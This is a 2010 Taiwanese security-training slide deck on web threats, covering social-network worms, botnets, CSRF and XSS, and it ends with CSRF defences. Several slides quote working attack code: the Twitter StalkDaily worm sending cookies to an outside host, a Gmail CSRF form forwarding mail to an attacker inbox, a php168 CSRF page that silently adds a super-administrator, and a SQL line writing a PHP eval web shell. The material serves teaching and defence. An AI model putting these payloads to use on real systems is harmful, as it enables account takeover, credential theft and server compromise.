麟瑞科技
RING LINE CORPORATION

99年度TWAREN教育訓練

全球資安威脅分析與駭客入侵手法大剖析

夏克強
麟瑞科技　技術顧問
CISSP, CEH

Solutions

系統整合、資訊服務的第一選擇

Services

大綱

1. 2010年網路八大威脅介紹

① 社交網路大興起-交友小心,連結不要亂點呀

② Cyber pickpocketing-偷錢一氣呵成,爽了駭客苦了你

③ Botnets威脅持續-進化跟上時代 (e.g. asprox botnet)

④ 雲端安全-cloud大家都在喊,大勢所趨??

⑤ 出廠漏洞-無孔不入, 沒輒

⑥ Google chrome OS-搭雲端列車

⑦ web threats繼續氾濫-問題還是很大

⑧ border attacks-加減聽聽就好

第一個威脅

- social network & broad connectivity
  - WEB 1.0 -> WEB 2.0 (參與,分享, blog, plurk,facebook, twitter, wiki)

Opera：Facebook、Plurk搶進台灣前10大手機網站

Opera發布一分報告指出，手機上使用社交網路的使用成長快速，Facebook目前為全球Opera Mini用戶最常使用的社交網路。而在台灣市場，Facebook、Plurk也雙雙搶進前10大手機上網網站。


這份報告蒐集了全球4630萬使用Opera Mini手機瀏覽器的使用行為資料，結果顯示Facebook不只為全球Opera Mini用戶手機上網最常使用的網站之一，2009年其不重覆手機使用人口成長6倍，而Twitter成長也超過2800%，與Facebook同為兩大手機上網熱門社交網站。

  - Facebook, which has over 300 million users, was the original target of the KOOBFACE botnet – for $$$$$
  - no longer any global outbreaks, as were previously experienced with Slammer or CodeRed, but carefully orchestrated and architected attack; CSRF for finance, phishing, XSS, SQL注入 and etc - for 錢錢錢

Web 2.0 Security Issues

Web 2.0's Security Problems Causing a Slow-Motion Train Wreck

Source: Yankee Group, 2007



Twitter網站被17歲少年入侵

17-year-old claims responsibility for Twitter worm

From the BNO Newsroom. Reporting by Jake Bialer and Michael van Poppel.

UPDATE: A second worm, created by the same author, has infected a number of Twitter profiles. Click here for our updated story.

Brooklyn, NEW YORK (BNO NEWS) -- Mikeyy Mooney, the 17-year-old creator of StalkDaily.com from Brooklyn, has admitted responsibility for the Twitter worm that rapidly spread through Twitter on Saturday, stating in an email to BNO News, "I am aware of the attack and yes I am behind this attack."

Twitter users were infected by simply visiting an infected users Twitter page. Following being infected, users began tweeting about stalkdaily.com with messages such as "Dude, www.StalkDaily.com is awesome. What's the fuss?"


```
sMethod = sMethod.toUpperCase();
try {
  if (sMethod == "GET")
  {
    xmlhttp.open(sMethod, sURL+"?"+sVars, true);
    sVars = "";
  }
  else
  {
    xmlhttp.open(sMethod, sURL, true);
    xmlhttp.setRequestHeader("Method", "POST "+sURL+" HTTP/1.1");
    xmlhttp.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
  }
  xmlhttp.onreadystatechange = function(){
    if (xmlhttp.readyState == 4 && !bComplete)
    {
      bComplete = true;
      fnDone(xmlhttp);
```

```
var content = document.documentElement.innerHTML;
userreg = new RegExp(/<meta content="(.*)" name="session-user-screen_name"
var username = userreg.exec(content);
username = username[1];

var cookie;
cookie = urlencode(document.cookie);
document.write("<img src='http://mikeyylolz.uuuq.com/x.php?c=" + cookie +
document.write("<img src='http://stalkdaily.com/log.gif'>");

function wait()
{
        var content = document.documentElement.innerHTML;

        authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
        var authtoken = authreg.exec(content);
        authtoken = authtoken[1];
        //alert(authtoken);
```



麟瑞科技 RING LINE CORPORATION

其他新聞

駭客侵視訊 偷拍出浴女

NOWnews 今日新聞 更新日期：2009/05/19 12:08 記者蘇湘雲／台北報導

經常使用Google搜尋資料的網友注意！資安業者賽門鐵克18日表示，近日發現駭客操作新的殭屍網路（botnet）手法，透過竄改使用者Google搜尋回傳的結果，並以假的惡意網站或廣告連結替代，然後讓使用者點擊連結，以此向Google詐領廣告回饋金。

A4 - Insecure Direct Object References

治國週記預錄被踢爆 總統府糗大

【聯合晚報/記者蔡佩芳/台北報導】 2009.07.19 02:47 pm

美國將向中國發外交照會要求解釋谷歌事件

美國國務院表示，會向中國發出外交照會，表達華盛頓關注谷歌(Google)事件，並要求北京解釋。國務院發言人克勞利表示，下星期較早時間將會向中國，發出外交照會，表達美國對事件關注，要求中國解釋發生事件的原因，

Asprox Botnet Installs SQL Injection Tool

A small botnet known as Asprox has been used in password stealing, spam, and phishing attacks. This week Asprox was modified to include a new SQL Injection tool. As recently shared, SQL injection attacks are more reflective of poorly programmed Internet web pages, rather than vendor product vulnerabilities.


This new botnet based attack is innovative. It interfaces with Google's search engine to locate vulnerable web pages. When a weakness is found, Asprox injects an iFrame based redirectional link on the vulnerable website. Later folks who visit the newly seeded web page, may download and install malicious code automatically on their PC and join the Asprox botnet.

It's always important to stay up-to-date on security patches and AV protection, as this could help prevent an infection if folks accidently visit a malicious website.


McAfee：Google被駭事件利用的是IE漏洞　McAfee藉由分析駭客電腦上的攻擊檔案路徑名稱，將此一波及二十家以上業者的攻擊行動稱之為Aurora


第二個威脅


- cyber pickpocketing(扒手)
  - BEBLOH, where the malware went beyond “traditional” keylogging by not only stealing credit card information but also accessing the account and transferring funds to another account – 假交易一次呵成, 夠狠!!



CSRF漏洞, 可對比到銀行交易







資料來源:中華電信研究所資通安全研究室

```
http://www.gnucitizen.org/util/csrf?
_method=POST&_enctype=multipart/for
%3A//mail.google.com/mail/h/ewt1jmuj4d
%3Dprf&cf2_emc=true&cf2_email=evilin
&cf1_subj&cf1_has&cf1_hasnot&cf1_att
b=Create%20Filter
```

```
<html><body>
<form name="form" method="POST" enctype="multipart/form-data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form><script>form.submit()</script></body></html>
```

CSRF威脅大, 技術門檻較高

- CSRF(cross site request forgery)要天時地利配合
  - 目標網站有跨站攻擊漏洞
  - 受害者登入目標網站, 並被釣魚成功
  - 駭客精心設計的攻擊程式
- 被害者不知不覺受害, 偽冒交易啞口無言
- 仍要特別注意此類攻擊, 案例越來越多

Forced Browsing


```
<html>
<body>
空白頁
<iframe src=http://www.google.com.tw/search?hl=zh-TW&q=taiwan+taipei  height=0 width=0>
</body>
</html>
```


應用: 廣告收入

技巧: 數以千計的人點擊, 來自不同IP地址, 可以規避檢查機制

php168之CSRF攻擊

加入網站管理員的頁面為:

http://192.168.0.3/php168/admin/index.php?lfj=member&job=addmember



php168之CSRF攻擊


```
<form name="form1" method="post"
action="index.php?lfj=member&action=addmember">
    <tr class="head">
     <td colspan="2">添加新用户</td>
    </tr>
    <tr bgcolor="#FFFFFF">
     <td width="37%">帐号:</td>
     <td width="63%">
      <input type="text" name="postdb[username]">
     </td>
    </tr>
    <tr bgcolor="#FFFFFF">
     <td width="37%">密码:</td>
     <td width="63%">
      <input type="password" name="postdb[passwd]">
     </td>
    </tr>
    <tr bgcolor="#FFFFFF">
     <td width="37%">重复密码:</td>
<td width="63%">
      <input type="password" name="postdb[passwd2]">
     </td>
    </tr>
    <tr bgcolor="#FFFFFF">
```


php168之CSRF攻擊


```
    <td width="37%">所属用户组:<span help=1>只有超级管理员与创建人才能添加新的超级管理员,只有超级管理员与创始人及前台管理员才能添加新的前台管理员</span></td>
    <td width="63%"> <select name='postdb[groupid]' ><option value='' selected>现有用户组</option>  <option value='2' >游客组</option>  <option value='3' >超级管理员</option>  <option value='4' >前台管理员</option>  <option value=''>--+以上是系统组，以下是会员组+--</option>  <option value='8' >普通会员</option>  <option value='9' >高级会员</option> </select> </td>
  </tr>
  <tr bgcolor="#FFFFFF">
   <td width="37%">邮箱:</td>
   <td width="63%">
    <input type="text" name="postdb[email]">
   </td>
  </tr>
  <tr bgcolor="#FFFFFF">
   <td width="37%"> </td>
   <td width="63%">
    <input type="submit" name="Submit" value="提交">
   </td>
  </tr>

 </form>
```


php168之CSRF攻擊

駭客修改程式碼, 修改完的程式碼如下:

```
<html>
<body onload="document.form1.submit()">

<form name="form1" method="post"
action="http://192.168.0.3/php168/admin/index.php?lfj=member&action=ad
dmember">

  <input type="hidden" name="postdb[username]" value='櫻花浪子'>

  <input type="hidden" name="postdb[passwd]" value='nohack'>

  <input type="hidden" name="postdb[passwd2]" value='nohack'>

<select name='postdb[groupid]' ><option value='3' selected>

  </form>

</body>
</html>
```


php168之CSRF攻擊


這樣我們得到路徑為：
http://192.168.0.3/php168/upload_files/special/5_20090425170444_eA==.htm，這樣管理員在登錄前後台的情況下訪問了這個頁面就會添加一個用戶名為“櫻花浪子”、密碼為“nohack”的超級管理員

php168之CSRF攻擊

但是這樣的話會顯示添加管理員成功的提示，我們要做的隱藏點，來做一個圖片木馬

```
<html>
<body>
<iframe
src=http://192.168.0.3/php168/upload_files/special/5_20090425170444_eA==.htm
width=0 height=0></iframe>
<img src=/Article/UploadPic/2010-4/2010417144022600.jpg></img>
</body>
<html>
```


得到路徑為special/5_20090426220451_PYwLh.jpg，
http://192.168.0.3/php168/upload_files/ special/5_20090426220451_PYwLh.jpg



摘錄自www.haik8.com

php168之CSRF攻擊


執行：“SELECT ‘<?php @eval($_POST[cmd]);?>’ into outfile ‘C:\\AppServ\\www\\php168\\nohack.php’ ”



摘錄自www.haik8.com

php168之CSRF攻擊

檢查一下, 顯示已經注入了!!



CSRF Preventions


- Ensure that there are no XSS vulnerabilities in your application
- Insert custom random tokens into every form and URL
  - Store a single token in the session and add it to all forms and links
    - **Hidden Field: <input name="token" value="687965fdfaew87agrde" type="hidden"/>**
    - **Single use URL: /accounts/687965fdfaew87agrde**
    - **Form Token: /accounts?auth=687965fdfaew87agrde …**
- For sensitive data or value transactions, re-authenticate or use transaction signing
- Use X-header

Differences between the Two

- Stored XSS(aka Persistent XSS) is more serious than reflected XSS
- Reflected XSS must use some means of inducing users to visit attacker's crafted URL.
  - phishing attack by offering a link to his own malicious web server would be suspected as a scam
  - the requirement for stored XSS is avoided
- Stored XSS guaranteed that victim users will be already accessing the application at the time that the attack strikes
  - reflected XSS may try to engineer this situation by persuading the user to log in

